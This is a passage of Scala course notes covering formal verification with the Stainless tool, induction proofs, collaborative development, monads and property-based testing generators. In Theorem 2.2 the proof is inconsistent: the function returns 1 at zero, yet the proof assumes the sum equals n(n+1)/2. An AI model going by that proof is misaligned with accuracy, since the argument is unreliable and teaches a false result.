  def pop: T =
    val res = content.head
    content = content.tail
    res

def eval(expr: Expr): Int =
  var exprStack = Stack[Expr]()
  var resStack = Stack[Int]()
  var pcStack = Stack[Int]()
  var expr0 = expr
  var pc = 1

  while !(pcStack.isEmpty && pc == 4) do
    pc match
      case 1 =>
        expr0 match
          case Const(i) =>
            resStack.push(i)
            pc = 4
          case Minus(e1, e2) =>
            pcStack.push(2)
            exprStack.push(e2)
            expr0 = e1
            pc = 1
      case 2 =>
        pcStack.push(3)
        expr0 = exprStack.pop
        pc = 1
      case 3 =>
        val v2 = resStack.pop
        val v1 = resStack.pop
        resStack.push(v1 - v2)
        pc = 4
      case 4 =>
        if !pcStack.isEmpty then
          pc = pcStack.pop

  resStack.pop
```

This transformation:

- Eliminates recursion (avoids stack overflow)
- Makes control flow explicit
- Enables custom control strategies
- Used by compilers for code generation

Summary Functional interfaces with imperative implementations provide:

- Performance optimization through caching and mutation
- Maintained correctness via object invariants
- Abstraction of implementation details
- Flexibility in control flow representation

Key principle: Hide effects behind pure interfaces to gain efficiency without sacrificing reasoning capabilities.

2.5 Specifications: From English to Math

User stories Capture needs and goals of users. Use a few words to capture the essence of the project. User, topic, purpose => structure Who, Where, What. Example: As a bussiness analyst, when visiting the online dashboard, I want to be able to retrive aggregate visitor statistics over the last day, week, and month.

Requirements Say what the user wants (complete description).

Functional requirements: Concrete testable objectives => "The find function must return a boolean indicating"

Non-functional requirements: General properties. => "The API should respond quickly"

Specifications Say what the program does (Unambiguous functional requirements). Must only covers functional requirements, can include functionality performance, error handling, availability, ... Is Unambiguous. Requirements are for customers. Specifications are for enginners. Example: IETF RFCs, Language specs.

Formal Specifications Tie it all together with code and math. Like a specification but written in a restricted, unambiguous language (Math or code, support formal proofs). Formal specs are for engineers and **computers**.

2.6 Proving

2.6.1 Proof by Induction

Start with a base case. By induction, prove that $n + 1$ holds assuming n holds.

Theorem 2.1. *For all $n \in \mathbb{N}$, the sum of the first n natural numbers is:*

$$S(n) = \sum_{i=1}^{n} i = \frac{n(n+1)}{2}$$

Proof. We prove this theorem using mathematical induction.

Base Case: For $n = 1$,

$$S(1) = \sum_{i=1}^{1} i = 1$$

The formula gives:

$$\frac{1(1+1)}{2} = \frac{2}{2} = 1$$

Thus, the base case holds.

Inductive Step: Assume the formula holds for some arbitrary $k \in \mathbb{N}$:

$$S(k) = \sum_{i=1}^{k} i = \frac{k(k+1)}{2}$$

We show it also holds for $k+1$:

$$S(k+1) = \sum_{i=1}^{k+1} i = S(k) + (k+1)$$

By the inductive hypothesis:

$$S(k+1) = \frac{k(k+1)}{2} + (k+1)$$

Simplifying:

$$S(k+1) = \frac{k(k+1)}{2} + \frac{2(k+1)}{2} = \frac{k(k+1) + 2(k+1)}{2}$$

Factoring out $(k+1)$:

$$S(k+1) = \frac{(k+1)(k+2)}{2}$$

This matches the formula for $n = k+1$:

$$S(k+1) = \frac{(k+1)((k+1)+1)}{2}$$

□

2.6.2 Proof about Functions

Theorem 2.2. *Consider the Scala function:*

```scala
def sum(n: Int): Int =
  if n == 0 then 1
  else n + sum(n - 1)
```

Proof. Proof by induction on the Scala function.

Base Case: For $n = 0$,

```
sum(0)
=
if 0 == 0 then 1
  else 0 + sum(0 - 1)
= 1
```

Inductive Step: For $n \geq 0$,

```
sum(n+1)
=
if (n+1) == 0 then 1
  else (n+1) + sum((n+1) - 1)
= // n + 1 >= 1
if false then 1
  else (n+1) + sum((n+1) - 1)
=
(n+1) + sum((n+1) - 1)
=
(n+1) + sum(n)
```

```
= // by inductive hypothesis
(n+1) + (n(n + 1))/2
=
(n + 1)(n + 2)/2
=
((n + 1)((n + 1) + 1))/2
```

□

Functions in Programs vs. Mathematical Functions

Stack Overflow Stacks have limited size. Each function call uses stack space. Deep recursion can lead to stack overflow.

Integer Overflow In many programming languages, including Scala, integers have fixed size (e.g., 32-bit or 64-bit). When an operation produces a result exceeding this size, it wraps around to the minimum value, causing incorrect results.

Approaches for Correct Reasoning Solutions:

- Use a precise model of machine integers: map arithmetic operations to:

$$\{\, x \in \mathbb{Z} \mid -2^{31} \le x \le 2^{31} - 1 \,\} \pmod{2^{32}}$$

- Check that values are not too large, so the result matches mathematical computation
- Use unbounded integers (e.g., `int` in Python, `BigInt` in Scala)

2.6.3 Examples on Lists

Length

```
extension (xs: List)
  def length: BigInt = xs match
    case Nil => 0             // Nil case
    case Cons(h, t) => 1 + t.length  // Cons case
```

Defining equations:

```
Nil.length = 0               // Nil case
(h :: t).length = 1 + t.length  // Cons case
```

Evaluation Using Substitution Model

```
(42 :: (69 :: Nil)).length
= // Cons case
1 + (69 :: Nil).length
= // Cons case
1 + (1 + Nil.length)
= // Nil case
1 + (1 + 0)
= 2
```

Symbolic Execution Let x, y be arbitrary values. Using the same steps:

```
(x :: (y :: Nil)).length
= // Cons case
1 + (y :: Nil).length
= // Cons case
1 + (1 + Nil.length)
```

```
= // Nil case
1 + (1 + 0)
= 2
```

2.6.4 Valid Equations for Use in Proofs

1. The defining equations for our functions (e.g., `length`) for each case
2. **Reflexivity:** $E = E$
3. **Symmetry:** if $E = F$ then $F = E$
4. **Transitivity:** if $E = F$ and $F = G$, then $E = G$ (chaining: $E = F = G$)
5. **Instantiation:** if $A = B$ holds for all values of symbolic x, then $A[C/x] = B[C/x]$ where C is any expression denoting a value
   Example: if $\text{length}(x :: (y :: \text{Nil})) = 2$ then $\text{length}(42 :: (y :: \text{Nil})) = 2$
6. **Substitution:** if $E = F$ and $A = B$ then also $A[F/E] = B[F/E]$
   Example: if $f(x) = x + 1$ and $3 + f(x) = 3 + f(x)$, then $3 + f(x) = 3 + (x + 1)$
7. Results of composing above rules using symbolic execution and other strategies
8. Equations proven using structural induction, using above rules in base and inductive steps

2.6.5 Automated Proof Checking and Search

Proof Checking Proof assistants for interactive theorem proving:

1. Rocq prover: `https://rocq-prover.org/`
2. HOL prover: `https://hol-theorem-prover.org/`
3. Isabelle: `https://isabelle.in.tum.de/`
4. Lean proof assistant: `https://lean-lang.org/`
5. Lisa proof framework: `https://github.com/epfl-lara/lisa`

First-Order Logic Provers Based on first-order logic with equality. Examples include:

- E
- SPASS
- Vampire

Proof formats, challenges, and competitions: `https://www.tptp.org/`

SMT Solvers Satisfiability Modulo Theories solvers build on SAT solvers and extend them with specialized algorithms for:

- Linear arithmetic (Simplex)
- Non-linear arithmetic
- Equality
- Theories of arrays, case classes, and strings

Examples:

- z3

- cvc5
- Princess (written in Scala)

Proof formats, challenges, and competitions: https://smt-lib.org/

Program Verifiers Program verifiers use SMT solvers to automatically prove properties of programs. Examples:

- Stainless verifier for Scala: https://github.com/epfl-lara/stainless/
- Dafny verifier for Dafny language (used at Amazon): https://dafny.org/
- Liquid Haskell verifier for Haskell: https://ucsd-progsys.github.io/liquidhaskell/
- Verus verifier for Rust: https://github.com/verus-lang/verus

Note Proof assistants can also be used to implement provers and verify programs.

2.6.6 Formal Verification

Formal verification uses automated theorem proving and program transformation to construct computer-checked proofs of program correctness. Unlike testing, which checks program behavior on a finite set of inputs, verification can prove properties hold for **all possible inputs**.

2.6.7 Motivation: Limitations of Testing

The Testing Challenge Consider testing commutativity of addition for `Long` integers:

```
assert(x + y == y + x)
```

Testing all cases requires $2^{64} \times 2^{64} = 2^{128} > 10^{38}$ tests. At 10 billion tests per nanosecond, exhaustive testing would take approximately 10^{20} years—ten billion times the age of the universe.

For unbounded integers (`BigInt`), there are infinitely many values to test.

Beyond Testing Testing and fuzzing provide valuable confidence but have fundamental limitations:

- Check behavior only on a tiny fraction of possible executions
- Cannot prove absence of bugs, only detect their presence
- May miss edge cases and rare conditions

ScalaCheck with 5 million tests might pass, while a verifier finds counterexamples:

```
def mSortOK = Prop.forAll { (l: List[Int]) =>
  val res = mSort(l)
  res != Cons(123456, Nil())
}.check(tests(5_000_000))
// + OK, passed 5000000 tests.
```

But Stainless verifier finds:

```
}.ensuring(_ => mSort(lst) != Cons(123456, Nil()))
// [Warning] Found counter-example:
// [Warning] lst: List[Int] -> Cons[Int](123456, Nil[Int]())
```

2.6.8 Formal Verification Overview

Definition Formal verification rigorously proves that computer systems satisfy their specifications by:

1. Defining mathematically rigorous notions of systems satisfying specifications
2. Using automated tools combined with human effort to construct proofs
3. Covering all possible behaviors, not just samples

Verification Workflow A program verifier consists of:

- **Verification condition generator**: Translates programs and specifications into mathematical formulas
- **Theorem prover**: Proves validity of verification conditions

Compiler	Verifier
program → machine code	(program + specification) → formula

If the verification condition is a valid formula, then the program satisfies its specification.

Verification Outcomes Unlike testing (which outputs "program is wrong" or "we don't know"), verifiers can produce three outcomes:

1. **Program is wrong**: Counterexample found
2. **We don't know**: Verification times out or fails
3. **Program is correct**: Proof successfully constructed

2.6.9 Stainless Verifier

Stainless is an open-source verification tool for Scala programs developed at EPFL.

Installation and Usage **Repository:** https://github.com/epfl-lara/stainless/

Documentation: https://epfl-lara.github.io/stainless/installation.html

Running Stainless:

```
stainless fileName.scala ...
```

Running with scala-cli:

```
stainless-cli fileName.scala ...
```

Stainless programs are valid Scala programs and come with a small standard library defining verification constructs and simplified data structures.

Built-in Knowledge Modern verifiers have built-in mathematical knowledge:

- Theorems about integers modulo 2^{64}
- Properties of unbounded integers
- Logical rules from formal mathematical logic
- Automated theorem proving procedures for proof search

For example, Stainless automatically knows `x + y == y + x` without testing.

2.6.10 Specifications with require and ensuring

Postconditions with ensuring The ensuring clause specifies properties that must hold for function results:

```
enum List[T]:
  case Nil()
  case Cons(head: T, tail: List[T])

  def size: BigInt =
    this match
      case Nil() => BigInt(0)
      case Cons(_, tail) => BigInt(1) + tail.size
  .ensuring(_ >= 0)  // Size is always non-negative
```

Preconditions with require The require clause restricts valid function inputs:

```
def zip(xs: List[Int], ys: List[Boolean]): List[(Int, Boolean)] =
  require(xs.size <= ys.size)
  (xs, ys) match
    case (Cons(x, xs0), Cons(y, ys0)) =>
      Cons((x, y), zip(xs0, ys0))
    case _ => Nil()
.ensuring(_.map(_._1) == xs)
// Verification succeeds
```

Inductive Reasoning: When proving ensuring for zip(xs, ys), Stainless assumes ensuring holds for the recursive call zip(xs0, ys0).

Counterexample Detection Without proper preconditions, Stainless finds violations:

```
def zip(xs: List[Int], ys: List[Boolean]): List[(Int, Boolean)] =
  (xs, ys) match
    case (Cons(x, xs0), Cons(y, ys0)) =>
      Cons((x, y), zip(xs0, ys0))
    case _ => Nil()
.ensuring(_.map(_._1) == xs)

// [Warning] Found counter-example:
// [Warning]   xs: List[Int] -> Cons[Int](0, Nil[Int]())
// [Warning]   ys: List[Boolean] -> Nil[Boolean]()
```

Restricting Function Calls require prevents calling functions with invalid arguments:

```
val exampleCall = zip(Cons(1, Nil()), Nil())
// [Warning] size[Int](Cons[Int](1, Nil[Int]())) <= size[Boolean](Nil[Boolean]())
// [Warning] zip.scala:32:19: => INVALID
```

More Permissive Specifications Use implication instead of require for more flexible specifications:

```
def zip(xs: List[Int], ys: List[Boolean]): List[(Int, Boolean)] =
  (xs, ys) match
    case (Cons(x, xs0), Cons(y, ys0)) =>
      Cons((x, y), zip(xs0, ys0))
    case _ => Nil()
.ensuring: res =>
  (!(xs.size <= ys.size) || res.map(_._1) == xs) &&
  (!(ys.size <= xs.size) || res.map(_._2) == ys)
```

This specification:

- Uses ==> written as !p || q

- Combines two specifications with `&&`
- Allows calling `zip` without restrictions
- Provides different guarantees depending on list lengths

2.6.11 Essential Uses of `require`

Partial Functions Some functions are undefined for certain inputs and require preconditions:

```
extension[T] (lst: List[T])
  def head: T =
    require(lst != Nil())
    lst match  // No warning for Nil case!
      case Cons(h, t) => h

  def apply(n: BigInt): T =
    require(0 <= n && n < lst.size)
    lst match  // No warning - Stainless proves lst != Nil
      case Cons(h, t) =>
        if n == 0 then h
        else t.apply(n - 1)

val testApplyOK = Cons(1, Cons(2, Cons(3, Nil()))).apply(2)  // Accepted
// val testApplyNo = Cons(1, Cons(2, Cons(3, Nil()))).apply(3)  // Rejected
```

Key point: Stainless uses preconditions to prove pattern match exhaustiveness.

Comparison with Type Checker The Scala type checker alone cannot verify preconditions:

```
def apply(n: BigInt): T =
  require(0 <= n && n < lst.size)  // Ignored by type checker
  lst match
    case Cons(h, t) =>
      if n == 0 then h
      else t.apply(n - 1)

val testApplyOK = Cons(1, Cons(2, Cons(3, Nil()))).apply(2)  // Accepted
val testApplyNo = Cons(1, Cons(2, Cons(3, Nil()))).apply(3)  // Accepted, crashes!

// [warn] match may not be exhaustive.  // But it IS exhaustive!
// [warn] It would fail on pattern case: List.Nil()
```

The compiler warns about non-exhaustive patterns when they're actually exhaustive, but doesn't warn about actual crashes from invalid indices.

2.6.12 Verifying Merge Sort

The `merge` Function

```
def merge(l1: List[Int], l2: List[Int]): List[Int] =
  require(isSorted(l1) && isSorted(l2))
  decreases(l1.length + l2.length)
  (l1, l2) match
    case (Cons(x, xs), Cons(y, ys)) =>
      if x <= y then Cons(x, merge(xs, l2))
      else Cons(y, merge(l1, ys))
    case _ => l1 ++ l2
.ensuring: res =>
  isSorted(res) &&
  res.length == l1.length + l2.length &&
  res.content == l1.content ++ l2.content
```

The split Function

```
def split(list: List[Int]): (List[Int], List[Int]) =
  decreases(list)
  list match
    case Cons(x1, Cons(x2, xs)) =>
      val (s1, s2) = split(xs)
      (Cons(x1, s1), Cons(x2, s2))
    case _ => (Nil[Int](), list)
.ensuring: res =>
  res._1.size + res._2.size == list.size &&
  res._1.content ++ res._2.content == list.content
```

The mSort Function

```
def mSort(list: List[Int]): List[Int] =
  decreases(list.size)
  list match
    case Cons(h1, Cons(h2, rest)) =>
      val (s1, s2) = split(rest)
      merge(mSort(s1), mSort(s2))
    case _ => list
.ensuring: res =>
  isSorted(res) &&
  res.length <= list.length &&  // Only <=, not ==
  res.content.subsetOf(list.content)
```

Helper: isSorted

```
def isSorted(list: List[Int]): Boolean =
  decreases(list)
  list match
    case Cons(x1, tail @ Cons(x2, _)) =>
      x1 <= x2 && isSorted(tail)
    case _ => true
```

2.6.13 Advanced Proofs

Proving List Indexing Properties Some proofs require inductive reasoning on multiple parameters:

```
def appendIndex[T](l1: List[T], l2: List[T], i: BigInt): Unit =
  require(0 <= i && i < (l1 ++ l2).size)  // Well-definedness
  l1 match
    case Cons(x, xs) if i > 0 =>
      appendIndex[T](xs, l2, i - 1)  // Inductive hypothesis
    case _ => ()  // Base case
.ensuring: _ =>
  (l1 ++ l2)(i) == (if i < l1.size then l1(i) else l2(i - l1.size))
```

Proof strategy: Reduce both `l1` and `i` simultaneously.

Interdependent Specifications Verifying one function may require specifications on related functions:

```
extension[T] (xs: List[T])
  def ++(ys: List[T]): List[T] =
    xs match
      case Nil() => ys
      case Cons(h, t) => Cons(h, t ++ ys)
  .ensuring: res =>
    res.size == xs.size + ys.size
```

Without the size postcondition on ++, the appendIndex proof fails because Stainless cannot prove:

```
i - l1.size < l2.size  // Needed for safety
```

from

```
i < (l1 ++ l2).size    // What we know
```

Induction Annotation The @induct annotation asks Stainless to generate inductive proofs:

```
import stainless.annotation.*

def single[T](x: T) = Cons(x, Nil[T]())

def examQuestion[T](@induct lst: List[T]): Unit =
.ensuring: _ =>
  val ll: List[List[T]] = lst.map(single)
  ll.flatten == lst
```

Stainless generates pattern matching and recursive calls for the inductive proof.

2.6.14 Equivalence Checking

Comparing Implementations Verify that different implementations produce identical results:

```
def isSortedR(l: List[Int]): Boolean =
  def loop(p: Int, l: List[Int]): Boolean =
    l match
      case Nil() => true
      case Cons(x, xs) if p <= x => loop(x, xs)
      case _ => false
  if l.isEmpty then true
  else loop(l.head, l.tail)

def isSortedB(l: List[Int]): Boolean =
  if l.isEmpty then true
  else if !l.tail.isEmpty && l.head > l.tail.head then false
  else isSortedB(l.tail)
.ensuring(_ == isSortedR(l))  // Verifies equivalence
```

Equivalence Checking Mode Use Stainless's equivalence checking mode:

```
stainless equiv-sorted.scala --equivchk=true --timeout=3 \
  --comparefuns=isSortedB --models=isSortedR

# Output:
# List of functions equivalent to model EquivSorted.isSortedR:
#   EquivSorted.isSortedB
```

2.6.15 Termination and decreases

Why Termination Matters Non-terminating functions can prove anything:

```
def f(x: BigInt): BigInt =
  f(x)
.ensuring(_ => 1 == 2)  // "Proves" false statement!
```

Termination checking:

- Ensures sound reasoning via function induction
- Provides specifications “for free”—programmers need not write termination properties

- Catches common programming errors

Accidental Non-termination Be careful with postconditions that invoke the function:

```
def f(x: BigInt): BigInt =
  x + 1
.ensuring(_ => f(x) == 42 && false)  // Infinite recursion!

f(42)
```

Solution: Use `res =>` to refer to the result:

```
def f(x: BigInt): BigInt =
  x + 1
.ensuring(res => res == x + 1)  // Correct
```

Basic `decreases` Clause For integer expressions:

```
import stainless.annotation.*
import stainless.lang.*

def sum(a: Array[Int], from: Int, to: Int): Int =
  require(0 <= from && from <= to && to <= a.length)
  decreases(to - from)  // Measure must decrease
  if from >= to then 0
  else a(from) + sum(a, from + 1, to)
```

Requirements:

- Precondition must imply $0 \leq$ measure
- In each recursive call, measure must strictly decrease

Verification:

- $0 \leq \texttt{to} - \texttt{from}$ follows from precondition
- $\texttt{to} - (\texttt{from} + 1) < \texttt{to} - \texttt{from}$, so measure decreases

Lexicographic Measures For multiple parameters, use tuples with lexicographic ordering:

```
decreases(p, q)
```

The ordering is defined as:

$$(p, q) > (p', q') \iff p > p' \vee (p = p' \wedge q > q')$$

Example: $(100, 2) > (100, 1) > (99, 123456) > (99, 123455) > \dots$

General requirement: The measure must be ordered by a well-founded relation (no infinite descending chains).

Structural Measures For recursive data structures, measures represent size:

```
def map[U](f: T => U): List[U] =
  decreases(this)  // List size decreases
  this match
    case Nil() => Nil()
    case Cons(head, tail) => Cons(f(head), tail.map(f))
```

Stainless synthesizes internal size functions for:

- Length of lists

- Number of nodes in trees
- Other recursive structures

Custom measure functions can be defined but must themselves be proven terminating.

Measure Inference Stainless can infer some measures automatically:

```
# Check measure validity
stainless file.scala  # Default: checks measures

# Disable measure checking
stainless file.scala --check-measures=false

# Disable measure inference
stainless file.scala --infer-measures=false

# Disable both
stainless file.scala --infer-measures=false --check-measures=false
```

Limitations: Measure inference struggles with:

- Mutual recursion
- Higher-order functions
- Complex recursion patterns

Catching Non-terminating Code Stainless sometimes detects infinite loops:

```
def map[U](f: T => U): List[U] =
  this match
    case Nil() => Nil()
    case Cons(head, tail) => Cons(f(head), this.map(f))  // Bug!

// [Warning] Function map loops given inputs:
// [Warning]   thiss: List[T] -> Cons[T](T#2, Nil[T]())
// [Warning]   f: (T) => U -> (x$$158: T) => U#0
```

2.6.16 Verifying Imperative Code

Array Search Example

```
def find(a: Array[Int], from: Int, to: Int, x: Int): Int =
  require(0 <= from && from <= to && to <= a.size)

  var i = from
  (while i < to && a(i) != x do
    decreases(to - i)
    i = i + 1
  ).invariant(from <= i && i <= to)

  if i < to then i
  else -1
.ensuring: res =>
  (from <= res && res < to && a(res) == x) ||
  res == -1
```

Problem: This specification allows the constant function returning `-1`!

```
def find(a: Array[Int], from: Int, to: Int, x: Int): Int =
  require(0 <= from && from <= to && to <= a.size)
  -1  // Always return -1
.ensuring: res =>
  (from <= res && res < to && a(res) == x) ||
  res == -1
// Verifies!
```

Full Functional Specification Define a specification function:

```
def existsIn(a: Array[Int], from: Int, to: Int, x: Int): Boolean =
  require(0 <= from && from <= to && to <= a.size)
  decreases(to - from)
  !(from == to) &&
  ((a(to - 1) == x) || existsIn(a, from, to - 1, x))
```

Use it in the complete specification:

```
def find(a: Array[Int], from: Int, to: Int, x: Int): Int =
  require(0 <= from && from <= to && to <= a.size)

  var i = from
  (while i < to && a(i) != x do
    decreases(to - i)
    i = i + 1
  ).invariant(from <= i && i <= to && !existsIn(a, from, i, x))

  if i < to then i
  else -1
.ensuring: res =>
  (from <= res && res < to && a(res) == x) ||
  (res == -1 && !existsIn(a, from, to, x))
```

This specification completely characterizes the output: either an index where `x` exists, or `-1` if `x` doesn't exist in the range.

2.6.17 Advanced Example: Balanced Trees

Verification of complex data structures with performance guarantees:

```
def ++(ys: Conc[T]): Conc[T] =
  require(xs.isBalanced && ys.isBalanced)
  decreases(abs(xs.height - ys.height))
  ...
.ensuring: res =>
  appendAssocInst(xs, ys) &&  // Lemma instantiation
  res.isBalanced &&
  res.height <= max(xs.height, ys.height) + 1 &&
  res.height >= max(xs.height, ys.height) &&
  res.toList == xs.toList ++ ys.toList
```

Strengthening specifications: Sometimes specifications must be strengthened beyond the main goal to enable proof.

Static Checks Import Disable runtime checking for verified code:

```
import stainless.lang.StaticChecks.*
```

Without this import, runtime checks for `require`, `ensuring`, and `assert` would make tree operations worse than $O(\log n)$ due to `toList` and `++` calls.

2.6.18 Demo: Expression Simplifier

Verified constant folding with soundness guarantees:

```
def constfold1(e: Expr)(using anyCtx: Env) =
  e match
    case Add(Number(n1), Number(n2)) => Number(n1 + n2)
    case Minus(Number(n1), Number(n2)) => Number(n1 - n2)
    case e => e
.ensuring(evaluate(_) == evaluate(e))

val constFold1Simp = new SoundSimplifier:
  override def apply(e: Expr, anyCtx: Env) =
    constfold1(e)(using anyCtx)

def mapExpr(e: Expr, f: SoundSimplifier)(using anyCtx: Env): Expr =
  val mapped: Expr = e match
    case Number(_) => e
    case Var(_) => e
    case Add(e1, e2) => Add(mapExpr(e1, f), mapExpr(e2, f))
    case Minus(e1, e2) => Minus(mapExpr(e1, f), mapExpr(e2, f))
  f(mapped, anyCtx)
.ensuring(evaluate(_) == evaluate(e))
```

2.6.19 Limitations of Stainless

Current Restrictions

- No support for Scala standard library; Stainless library is small
- Co-variant data structures work but verification is slower
- No sharing of mutable structures (more restrictive than Rust)
- Function values cannot refer to mutable state
- Difficulties with nested arrays (aliasing restrictions, solver performance)
- Function equality is not extensional
- Measure inference doesn't work on instantiated generic types (e.g., `List[List[Int]]`)
- Not all Scala type system features supported (type members, intersections, unions)
- Automatic transformation to functional code can produce confusing error messages

2.6.20 Case Studies

Industrial Applications European Space Agency (with Ateleris GmbH):

- ASN.1/ACN Decoders and Encoders—declaratively specified and generated as verified Scala code (VMCAI 2025)
- STIX File System embedded code—from verified Scala to efficient C with preallocated data (NFM 2022)

Data Structure Verification

- Hash tables (LongMap) shown behaviorally equivalent to lists (IJCAR 2024)
- Quite Okay Image Format (`https://qoiformat.org/`)—proven `decode(encode(img)) == img` (FMCAD 2022)
- Balanced trees and ConcTrees (functional data structures)

Additional Verified Systems

- Tendermint blockchain client
- Algorithms used by Digital Asset

- Soundness of System F (typed λ-calculus with first-class polymorphism)

More examples: https://github.com/epfl-lara/bolts/

2.6.21 Key Takeaways

1. **Verification vs. Testing**: Verification proves properties for all inputs; testing checks finite samples
2. **Specifications**: `require` (preconditions), `ensuring` (postconditions), `decreases` (termination)
3. **Termination**: Essential for sound reasoning; non-terminating functions can “prove” anything
4. **Proof Techniques**: Induction, lemma instantiation, specification strengthening
5. **Practical Use**: Real-world applications in aerospace, blockchain, and critical systems
6. **Trade-offs**: More powerful than testing but requires more effort and has limitations

2.7 Collaborative Software Development

2.7.1 Development Lifecycle

Individual Development Simple cycle: Write code Debug Repeat

Collaborative Development More complex process:

1. Propose feature or fix
2. Debate approach
3. Design solution
4. Implement with tests
5. Code review
6. Document changes
7. Merge to main branch
8. Release
9. Maintain and support

2.7.2 Distributed Workflows

Patch-Based (Email)

```
git format-patch main..feature
git send-email *.patch
# Maintainer applies with: git am
```

Used by: Linux kernel, GCC, GNU projects

Public Forge (GitHub/GitLab)

1. Fork repository
2. Clone, branch, commit, push

3. Open pull request
4. Review and iterate
5. Merge via web UI

Used by: Most open source projects

Custom Forge Internal systems with custom review processes.

Used by: Large companies (AWS, Google, Debian)

2.7.3 Three Aspects of Development

Code Which libraries? What standards? How to test?

People Who can contribute? How to handle conflicts? How to onboard newcomers?

Governance Who decides? How to prioritize? What's the release process?

2.7.4 Collaboration Tools

For Users

- **Release notes:** Document changes between versions
- **Semantic versioning:** `MAJOR.MINOR.PATCH`
- **Bug trackers:** GitHub Issues, Jira

For Developers

- **Code review:** Examine changes before merging
- **CI/CD:** Automated testing and deployment
- **Project boards:** Track tasks and milestones

For Community

- **Code of conduct:** Community standards
- **Contributing guide:** How to contribute
- **Communication:** Mailing lists, chat, forums

2.7.5 Software Ethics

Environmental Energy consumption, e-waste, carbon footprint

Social Privacy, accessibility, online harassment, misinformation

Economic Scams, automation impact, worker conditions

Fairness Software licenses, algorithmic bias, digital rights

Professional Responsibility

- Consider impact of what you build
- Design with empathy
- Prioritize user welfare
- Be transparent and accountable

Be a force for good.

2.8 Monads

A *monad* is a type constructor $F[\_]$ equipped with two operations:

$$\mathrm{pure} : A \to F[A], \qquad \mathrm{flatMap} : F[A] \to (A \to F[B]) \to F[B],$$

satisfying the monad laws:

$$\begin{aligned}
&\text{(Left identity)} && \mathrm{pure}(a)\,\mathrm{flatMap}\,f = f(a),\\
&\text{(Right identity)} && m\,\mathrm{flatMap}\,\mathrm{pure} = m,\\
&\text{(Associativity)} && (m\,\mathrm{flatMap}\,f)\,\mathrm{flatMap}\,g = m\,\mathrm{flatMap}\,(x \mapsto f(x)\,\mathrm{flatMap}\,g).
\end{aligned}$$

In Scala, any type implementing `map` and `flatMap` with these laws can be used as a monad. The standard example is `List`.

List as a monad.

$$\mathrm{pure}(a) = \texttt{List}(a), \qquad \mathrm{flatMap}(xs, f) = \bigcup_{x \in xs} f(x).$$

Thus `List` models *non-determinism*: a computation may yield several possible results.

Example:

```
val xs = List(1, 2, 3)
val r  = xs.flatMap(x => List(x, x + 1))
// r = List(1, 2, 2, 3, 3, 4)
```

For-comprehension. Scala's `for` syntax desugars to monadic operations:

```
for
  x <- xs
  y <- ys
yield x + y
```

$$\equiv \texttt{xs.flatMap}(x \mapsto \texttt{ys.map}(y \mapsto x + y)).$$

Other monads.

`Option`, `Either`, `Try`, `Future`

all behave as monads, each encoding a computational effect (failure, exceptions, asynchrony, ...).

2.8.1 Queries with For-Expressions

For-expressions in Scala are equivalent to common query languages for databases. They provide a powerful abstraction for working with collections.

Database Example Consider a mini-database of books:

```
case class Book(title: String, authors: List[String])

val books: List[Book] = List(
  Book(title = "Structure and Interpretation of Computer Programs",
       authors = List("Abelson, Harald", "Sussman, Gerald J.")),
  Book(title = "Introduction to Functional Programming",
       authors = List("Bird, Richard", "Wadler, Phil")),
  Book(title = "Effective Java",
       authors = List("Bloch, Joshua")),
  Book(title = "Java Puzzlers",
       authors = List("Bloch, Joshua", "Gafter, Neal")),
  Book(title = "Programming in Scala",
       authors = List("Odersky, Martin", "Spoon, Lex", "Venners, Bill")))
```

Query Examples Find titles of books whose author's name starts with "Bird":

```
for
  b <- books
  a <- b.authors
  if a.startsWith("Bird,")
yield b.title
```

Find all books with "Program" in the title:

```
for
  b <- books
  if b.title.indexOf("Program") >= 0
yield b.title
```

Complex Queries Find names of all authors who have written at least two books:

```
// First attempt - has duplicates
for
  b1 <- books
  b2 <- books
  if b1 != b2
  a1 <- b1.authors
  a2 <- b2.authors
  if a1 == a2
yield a1
```

This produces duplicates because each pair appears twice (once as (b_1, b_2) and once as (b_2, b_1)). Additionally, if an author has three books, they appear three times (once for each pair of books).

Eliminating Duplicates Use title ordering to ensure pairs appear only once:

```
val repeated =
  for
    b1 <- books
    b2 <- books
    if b1.title < b2.title  // ensures each pair appears once
    a1 <- b1.authors
    a2 <- b2.authors
    if a1 == a2
  yield a1

repeated.distinct  // remove remaining duplicates
```

Better alternative using sets (automatically handles uniqueness):

```
val bookSet = books.toSet
for
  b1 <- bookSet
  b2 <- bookSet
  if b1 != b2
  a1 <- b1.authors
  a2 <- b2.authors
  if a1 == a2
yield a1
```

2.8.2 Functional Random Generators

For-expressions are not limited to collections. Any type implementing `map` and `flatMap` can use for-expression syntax.

Generator Trait Define a trait for random value generation:

```
trait Generator[+T]:
  self =>  // alias for 'this'
  def generate: T

  def map[S](f: T => S): Generator[S] = new Generator[S]:
    def generate = f(self.generate)

  def flatMap[S](f: T => Generator[S]): Generator[S] = new Generator[S]:
    def generate = f(self.generate).generate
```

Basic Generators

```
val integers = new Generator[Int]:
  val rand = new java.util.Random
  def generate = rand.nextInt()

val booleans = for x <- integers yield x > 0

def pairs[T, U](t: Generator[T], u: Generator[U]) =
  for
    x <- t
    y <- u
  yield (x, y)
```

Generator Expansion The `booleans` generator expands as follows:

```
  for x <- integers yield x > 0
≡ integers.map(x => x > 0)
≡ new Generator[Boolean] { def generate = integers.generate > 0 }
```

The `pairs` generator expands:

```
  for x <- t; y <- u yield (x, y)
≡ t.flatMap(x => u.map(y => (x, y)))
≡ new Generator[(T, U)] { def generate = (t.generate, u.generate) }
```

Utility Generators

```
def single[T](x: T): Generator[T] = new Generator[T]:
  def generate = x

def range(lo: Int, hi: Int): Generator[Int] =
  for x <- integers yield lo + x.abs % (hi - lo)

def oneOf[T](xs: T*): Generator[T] =
  for idx <- range(0, xs.length) yield xs(idx)
```

Recursive Generators Generate random lists:

```
def lists: Generator[List[Int]] =
  for
    isEmpty <- booleans
    list <- if isEmpty then emptyLists else nonEmptyLists
  yield list

def emptyLists = single(Nil)

def nonEmptyLists =
  for
    head <- integers
    tail <- lists
  yield head :: tail
```

Generate random trees:

```
enum Tree:
  case Inner(left: Tree, right: Tree)
  case Leaf(x: Int)

def trees: Generator[Tree] =
  for
    isLeaf <- booleans
    tree <- if isLeaf then leaves else inners
  yield tree

def leaves = for x <- integers yield Tree.Leaf(x)

def inners =
  for
    left <- trees
    right <- trees
  yield Tree.Inner(left, right)
```

2.8.3 Property-Based Testing with Generators

Traditional unit testing requires manually creating test inputs. Property-based testing generates random inputs automatically.

Random Test Function

```
def test[T](g: Generator[T], numTimes: Int = 100)
           (test: T => Boolean): Unit =
  for i <- 0 until numTimes do
    val value = g.generate
    assert(test(value), s"test failed for $value")
  println(s"passed $numTimes tests")
```

